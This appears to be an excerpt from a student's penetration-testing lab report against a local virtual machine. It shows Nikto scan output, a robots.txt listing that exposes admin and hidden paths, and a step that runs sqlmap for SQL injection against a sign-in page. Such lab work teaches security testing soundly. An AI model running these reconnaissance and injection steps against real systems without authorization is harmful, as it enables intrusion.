
```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# nikto -h http://192.168.56.101
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2024-11-27 14:12:00 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Retrieved x-powered-by header: PHP/5.4.45-0+deb7u14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://w
sing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 310925, size: 148, mtime: Fri Oct 14 22:43:21 2022. See: http://cve.mitre.org/cg
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /admin/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/upload.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8109 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time:           2024-11-27 14:13:10 (GMT0) (70 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Use **Nikto** to identify known vulnerabilities and directory structures.


```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# curl http://192.168.56.101/robots.txt
User-Agent: *
Disallow: /monkeys/ # my monkey photo collection
Disallow: /admin/ # administrator panel
Disallow: /hitman.php # need to be one of us
```


The **robots.txt** file often contains directories or files that the administrator intended to restrict from web crawlers but not from attackers. Access the robots.txt file using **curl** to check for hidden or sensitive directories and files.





Based on the disallowed entries, explore those paths in your browser.





Automate testing input fields in /signin.php for SQL injection vulnerabilites using **sqlmap**.

Leonardo Oliveira Pereira - 2020239125